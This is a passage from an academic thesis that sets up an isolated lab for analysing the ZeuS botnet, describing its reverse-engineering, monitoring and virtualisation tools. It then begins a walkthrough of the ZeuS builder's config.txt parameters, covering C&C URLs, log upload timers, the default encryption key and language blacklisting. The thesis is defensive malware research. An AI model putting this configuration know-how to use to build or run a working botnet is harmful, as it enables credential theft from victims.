PE Explorer is a reverse engineering tools for .exe, .dll, .sys, ActiveX and many other formats. It is a good tool to see internal working of a windows application and libraries. PE Explorer has facility to open/view and edit 32-bit Widows executables including executables for the Windows Mobile environment (Heaventools Software, 2012).

PE Explorer is capable of doing following tasks:

- Check modules inside the executable to understand its working.
- Check that what files such as .dll, text or any other files accessed by the executable and interaction with other executables.
- Gives ability to view and edit GUI elements of an executable.
- Has facility to open compressed files such as UPS, Upack and NsPack.

Some important components / windows in PE Explorer are shown in Figure 34. PE Explorer has tools and editors to understand malwares operation. It is a popular tool to look inside the complex malwares, which are too difficult to analyse using other reverse engineering tools. In this project, PE Explorer used to analyse the executable of bot (binary layer) that will be running on the bot victim machine.


command menus
display filter specification
listing of captured packets
details of selected packet header
packet content in hexadecimal and ASCII
(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply


```
No. .  Time        Source           Destination      Protocol  Info
  1 0.000000    192.168.1.46     128.121.50.122   TCP       1163 > http [SYN] Seq=0 Len=0 MSS=1460
  2 0.127987    128.121.50.122   192.168.1.46     TCP       http > 1163 [SYN, ACK] Seq=0 Ack=1 Win=57
  3 0.128232    192.168.1.46     128.121.50.122   TCP       1163 > http [ACK] Seq=1 Ack=1 Win=65535 [
  4 0.153700    192.168.1.46     128.121.50.122   HTTP      GET /news/ HTTP/1.1
  5 0.329641    128.121.50.122   192.168.1.46     TCP       [TCP segment of a reassembled PDU]
  6 0.330326    128.121.50.122   192.168.1.46     HTTP      [TCP Previous segment lost] Continuation
  7 0.330467    192.168.1.46     128.121.50.122   TCP       1163 > http [ACK] Seq=657 Ack=1082 Win=64
  8 0.342042    128.121.50.122   192.168.1.46     TCP       [TCP Retransmission] [TCP segment of a re
```

```
⊞ Frame 4 (710 bytes on wire, 710 bytes captured)
⊞ Ethernet II, Src: Netgear_61:8e:6d (00:09:5b:61:8e:6d), Dst: WestellT_9f:92:b9 (00:0f:db:9f:92:b9)
⊞ Internet Protocol, Src: 192.168.1.46 (192.168.1.46), Dst: 128.121.50.122 (128.121.50.122)
⊞ Transmission Control Protocol, Src Port: 1163 (1163), Dst Port: http (80), Seq: 1, Ack: 1, Len: 656
⊟ Hypertext Transfer Protocol
  ⊞ GET /news/ HTTP/1.1\r\n
    Host: www.wireshark.org\r\n
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
    Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;
    Accept-Language: en-us,en;q=0.5\r\n
    Accept-Encoding: gzip,deflate\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
    Referer: http://www.wireshark.org/faq.html\r\n
    Cookie: __utma=87653150.62471437.1181007382.1181007382.1181169142.2; __utmz=87653150.1181007382.1.1.utr
    \r\n
```

```
0000  00 0f db 9f 92 b9 00 09  5b 61 8e 6d 08 00 45 00   ........ [a.m..E.
0010  02 b8 0f 25 40 00 80 06  74 51 c0 a8 01 2e 80 79   ...%@... tQ.....y
0020  32 7a 04 8b 00 50 ed bc  8e 1b 4e c6 f1 18 50 18   2z...P.. ..N...P.
0030  ff ff 77 74 00 00 47 45  54 20 2f 6e 65 77 73 2f   ..wt..GE T /news/
0040  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1..Host:
0050  20 77 77 77 2e 77 69 72  65 73 68 61 72 6b 2e 6f    www.wir eshark.o
0060  72 67 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   rg..User -Agent:
0070  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 57 69 6e   Mozilla/ 5.0 (Win
0080  64 6f 77 73 3b 20 55 3b  20 57 69 6e 64 6f 77 73   dows; U;  Windows
0090  20 4e 54 20 35 2e 31 3b  20 65 6e 2d 55 53 3b 20    NT 5.1;  en-US;
00a0  72 76 3a 31 2e 38 2e 31  2e 34 29 20 47 65 63 6b   rv:1.8.1 .4) Geck
00b0  6f 2f 32 30 30 37 30 35  31 35 20 46 69 72 65 66   o/200705 15 Firef
```

```
File: "C:\DOCUME~1\PALLAW~1\LOCALS~1\Temp\ether0XXa00324" 453 KB 00:00...   P: 671 D: 671 M: 0 Drops: 0
```

Figure 33: Wireshark Interface



Address of Entry Point: 004473B0

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0008h	

Entry Point	Ord	
004DB735h	13	
008CA72Ah	14	
008CCBB9h	15	
008CC966h	16	
004DAFD3h	17	
004DAFE6h	18	??0nsRect@@QAE@ABUnsPoint@
004DB008h	19	??0nsRect@@QAE@HHHH@Z

Time Date Stamp	:	46410DF7h [08/05/
Ver	:	0.0
Dll Name	:	firefox.exe
Exported Functions	:	570
Exported Names	:	570
Pointers to Entry Point	:	00157FB8h
Pointers to Name	:	001588A0h
Pointers to Ordinal	:	00159188h

Library description: Description not available

Syntax Details

```
Undecorated C++ Function:
public: __thiscall nsRect::nsRect(struct nsPo
```

```
01011F19  682C020000   push  0000022Ch
01011F1E  50           push  eax
01011F1F  E86C5D0200   call  jmp_SHELL32.dll!SHELL32.245
01011F24  85C0         test  eax,eax
01011F26  745E         jz    L01011F86
```

Figure 34: PE Explorer components/windows

3.4.4 Procmon (Process monitor)

Procmon is a real-time monitoring tool for windows combining the features of tools Filemon and Regmon with many new features to show real time file system, registry and process activities (Russinovich and Cogswell, 2012). Interface for Procmon is shown in Figure 35. To fetch the results, the Procmon should execute as an administrator. Each line in the Procmon result shows a detail of an operation that could be related to file system, registry, process/thread or networking. The registry operations could be enabled or disabled from Procmon toolbar. The following are four types of results collected by Procmon:


- File System. Procmon displays file system activity for local and remote windows file systems. For remote drives, file system paths are displayed as per user that is being monitored.

- Registry. Process monitor monitors and logs all registry operations using abbreviations such as HKEY_LOCAL_MACHINE is displayed as HKLM.

- Process. Procmon monitors and logs all processes/threads by labelling each operation with its process-id, including the thread creation and exit/end operations.

- Network. Procmon utilises ETW (Event Tracing for Windows) to monitor TCP and UDP activity. Each network operation includes source address, destination address and amount of data sent/received. Procmon does not display the contents of the packets.

In this thesis, Procmon will be used to monitor the bot configuration building, bot executable building and bot execution process of the ZeuS bot on the victim machine to monitor interactions with operating system for file system, registry and process/thread activities.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Sequen...	Time of Day	Process Name	PID	Operation	Path	Result	Detail
68140	9:02:13.159...	SearchIndexer...	1408	CreateFile	C:\ProgramData\Microsoft\Search\Data	SUCCESS	Access: Synchronize, Disposition: Op...
68141	9:02:13.159...	SearchIndexer...	1408	QuerySizeInformationVol...	C:\ProgramData\Microsoft\Search\Data	SUCCESS	TotalAllocationUnits: 39,039,958, Avai...
68142	9:02:13.159...	SearchIndexer...	1408	CloseFile	C:\ProgramData\Microsoft\Search\Data	SUCCESS	
68144	9:02:13.362...	Explorer.EXE	3484	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0...
68145	9:02:13.486...	SearchIndexer...	1408	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0...
68149	9:02:17.683...	svchost.exe	1072	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0...
68155	9:02:18.915...	svchost.exe	1648	Thread Exit		SUCCESS	User Time: 0.0312002, Kernel Time: 0...
68213	9:02:20.129...	CcmExec.exe	2096	QueryOpen	C:\Windows\System32\ccm\ServiceData\Messaging\Outgoin...	FAST IO DISALL...	
68214	9:02:20.129...	CcmExec.exe	2096	CreateFile	C:\Windows\System32\ccm\ServiceData\Messaging\Outgoin...	NAME NOT FOU...	Access: Read Attributes, Disposition: ...
68215	9:02:20.129...	CcmExec.exe	2096	CreateFile	C:\Windows\System32\ccm\ServiceData\LocalPayload\{AE6...	NAME NOT FOU...	Access: Read Attributes, Delete, Disp...
68217	9:02:20.129...	CcmExec.exe	2096	WriteFile	C:\Windows\System32\ccm\ServiceData\Messaging\Outgoin...	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: N...
68219	9:02:20.444...	sidebar.exe	3692	CreateFile	C:\Users\markruss\Desktop	NAME COLLISION	Access: Read Data/List Directory, Sy...
68220	9:02:20.444...	sidebar.exe	3692	QueryOpen	C:\Users\markruss\Desktop	FAST IO DISALL...	
68221	9:02:20.444...	sidebar.exe	3692	CreateFile	C:\Users\markruss\Desktop	SUCCESS	Access: Read Attributes, Disposition: ...
68222	9:02:20.445...	sidebar.exe	3692	QueryBasicInformationFile	C:\Users\markruss\Desktop	SUCCESS	CreationTime: 10/24/2006 8:44:24 A...
68223	9:02:20.445...	sidebar.exe	3692	CloseFile	C:\Users\markruss\Desktop	SUCCESS	
68225	9:02:20.445...	sidebar.exe	3692	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\...	SUCCESS	Des
68226	9:02:20.445...	sidebar.exe	3692	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\...	SUCCESS	Des
68227	9:02:20.445...	sidebar.exe	3692	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\...	SUCCESS	
68228	9:02:20.445...	sidebar.exe	3692	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\...	SUCCESS	Typ


Access: Read Attributes
Disposition: Open
Options: Open Reparse Point
Attributes: n/a
ShareMode: Read, Write, Delete
AllocationSize: n/a

Showing 644,673 of 893,368 events (72%)

Figure 35: Procmon interface

3.4.5 WAMP Web Server

WAMP web server gives facility of making a windows machine to act as a web server running Apache, PHP/Perl/Python and MySql like in Linux environment (Bourdon, 2012). PhpMyAdmin is the main configuration page on WAMP server to do configurations for Apache and MySql as shown in Figure 36. In this project, WAMP server will be used to host and configure the ZeuS Control Panel (CP) that is developed in PHP with MySql on backend.



General Settings

MySQL connection collation: utf8_general_ci

Appearance Settings

Language: English
Theme / Style: pmahomme
Font size: 82%
More settings

MySQL

- Server: localhost (localhost via TCP/IP)
- Server version: 5.5.20-log
- Protocol version: 10
- User: root@localhost
- MySQL charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.2.21 (Win64) PHP/5.3.10
- MySQL client version: mysqlnd 5.0.8-dev - 20102224 - $Revision: 321634 $
- PHP extension: mysqli

phpMyAdmin

- Version information: 3.4.10.1, latest stable version: 3.5.1
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

Intranet settings are turned off by default. Don't show this message again Turn on Intranet settings

Figure 36: phpMyAdmin Interface


3.4.6 VMware workstation

Zeltser (2007) recommends VMware for malware analysis. VMware workstation allows simulation of multiple computers with same or different operating system such as Windows and Linux on a single physical machine (VMware, 2012). It has facility to create a virtual machine and install the operation system from the .iso image or the CD drive like a real machine. Interface for VMware work station is shown in figure 37.

In each operating system image there are properties such as memory, hard drive space, network adapter, printer and display, etc, that could be edited if needed. In network adapter settings there are options as shown in Figure 38.

In network options, there is an option to make it bridged in that case it will act as the actual adapter of the physical host or it should be isolated by using other options such as NAT or to assign it as a part of a virtual network.

In this project, VMware workstation will be used to create the framework as shown in figures 30 and 31. VMware workstation will act as a hub to connect these virtual machines i.e. ZeuS victim with HIDS (Snort) and ZeuS C&C control panel (CP). To isolate the virtual machines from physical host operating system, "custom" options as shown in figure 38 will be used to make machines as a part of an isolated subnet. So "Bot victim" and "C&C server machines could be able to communicate with each other but they will be from the machine running VMware and the internet.


Windows XP Professional ZeuS Victim - VMware Workstation


File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
Windows Server 2003 Enterprise Edition
SPLAT R75
Ubuntu
Windows XP Professional ZeuS Victim
Windows XP Professional
Windows Vista Zeus CP
Shared VMs
Windows Vista Zeus CP
Windows XP Professional ...
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Windows XP Professional ZeuS Victim

Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	40 GB
CD/DVD (IDE)	Auto detect
Floppy	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Figure 37: VMware work station interface


Virtual Machine Settings

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	40 GB
CD/DVD (IDE)	Auto detect
Floppy	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status
- ☐ Connected
- ☑ Connect at power on

Network connection
- ○ Bridged: Connected directly to the physical network
  - ☐ Replicate physical network connection state
- ○ NAT: Used to share the host's IP address
- ○ Host-only: A private network shared with the host
- ● Custom: Specific virtual network
  - VMnet6
- ○ LAN segment:

Figure 38: Network adapter settings

3.5 Conclusions

This chapter describes the framework and its components/tools for the analysis of ZeuS bot. To follow the “CCSR: British Computer Society Code of Conduct”, an isolated virtual environment is used using VMware. This framework is isolated from the machine running VMware and the Internet.

Firstly, this chapter gives the details of the systems that built in the VMware and a layered architecture for ZeuS bot analysis. There are three layers are defined in this architecture i.e. binary layer, application layer and communication layer. In Section 3.4, all the bot analysis tools highlighting that which options used in this project in the implementation chapter.

Challenging parts of this chapter is to create a framework to analyse the all aspects of ZeuS botnet, for that a three-layered architecture created as shown in figure 31 and selection of right tools for each layer analysis. On binary layer is to analyse that what is bot executable binary is itself, application layer is to analyse that how the bot interacts with Windows operating system registry, file system etc., and communication layer is about analyses of traffic generated by botnet.

Tools for the analysis of ZeuS bot on three layers i.e. binary, application and communication selected with features to fulfil the requirements of this project. On binary layer for reverse engineering PE Explorer used with REC studio that gives an extra facility of reverse engineering the binary to C++ code that is better understandable than a difficult to understand assembly language code. On application layer Procmon (Process monitor) used that is a popular tool to log interaction of any executable with windows operating system for file system, registry and threads/process activity. On communication layer to analyse botnet traffic, Wireshark is used. Wireshark has features such as showing packets contents and header details, filtering packets, support for all types of protocols and many other features as described in section 3.4.2 are enough to fulfil the analysis requirements on communication layer for ZeuS botnet.

4 IMPLEMENTATION

Objective of this chapter is to develop a framework for ZeuS bot analysis. This chapter describes installation of the architecture as described in figure 30 and 31 using tools as described in section 3.4. Implementation of the architecture will be taken place according to "CCSR: British Computer Society Code of Conduct".

For any botnet analysis, it is quite difficult to find the source code and all components of a latest botnet such as Torpig, Kelihos or KoobFace. There are some bits of botnets available on web. In this project a full complete version of a botnet is required with all components such as a bot executable generator with facility of "custom configurations" and a fully working C&C control panel. After doing research on finding the source code or fully working toolkit with all required components. It is found that ZeuS toolkit is the only toolkit that contains all the components required to do bot analysis to fulfil the requirements of this project. This toolkit is a with ZeuS multi builder to build ZeuS bot with C&C server Control Panel (CP) written in PHP utilising MySql database on backend to store botnet activity and login information for CP users (Manky, 2012).

4.1 ZeuS botnet toolkit walkthrough

This toolkit major components, ZeuS configuration builder (bot configuration binary builder), ZeuS bot builder (bot executable builder) and ZeuS control panel (CP) (Bouallou, 2011).

4.1.1 ZeuS Configuration Builder

ZeuS configuration builder generates the machine readable .bin configuration file that could be used by ZeuS builder tool to generate the ZeuS bot executable as an output. ZeuS configuration builder has three files that are zsb.exe, config.txt and webinjects.txt.

4.1.1.1 Config.txt (Configuration settings text file)

It is a text file having configuration settings and parameters that are required by ZeuS configuration builder to generate the binary configuration file. Configuration file script is shown in Figure 39. This code has entries starting with line *entry "[Entry Name]",* following the list of parameters with their values and entry ends with keyword "*end*". This configuration file needs to be edited by the user by specifying the parameters values as per requirement. It tells the bot that how it could connect to the botnet as a member.

This code has following entries

- **staticconfig (Static Configuration) entry/section:** Static configuration is used by bot when it is executed first time. It is a basic configuration set that may not be a most updated set of parameters. This section has following parameters

botnet parameter specifies that this bot belongs to which botnet.

timer_config parameter specifies the time interval for each dynamic configuration download.

timer_logs parameter specifies the time interval to upload the logs to the C&C server.

timer_stats parameter specifies the time interval to upload the statistics of infection to the C&C server via gate.php.

url_config parameter specifies the URL from where the dynamic configuration could be downloaded. Dynamic configuration should be in compiled binary form .bin.

url_compip parameter specifies the URL from where it gets the Internet IP of the computer. It points to the file with name ip.php having a single line of code to display the IP address. The bot compares with the IP assigned to the interface connecting to Internet to determine that the victim computer is directly connected to the Internet or it is behind a router/firewall.

encryption_key parameter specifies the encryption key to encrypt the information sent/received in the botnet. Earlier versions of ZeuS used 256 bits RC4 but some new versions of ZeuS are using AES (Baumhof, 2011). My default it is “anonymous”.


blacklist_languages parameter specifies the language code for the language of the victim computer for that the ZeuS goes in “dormant state” and seeks to download dynamic configuration file without sending any logs and statistics to the server. This parameter is rarely used in the configuration file. By default its value is 1049 that is code for Russian language.

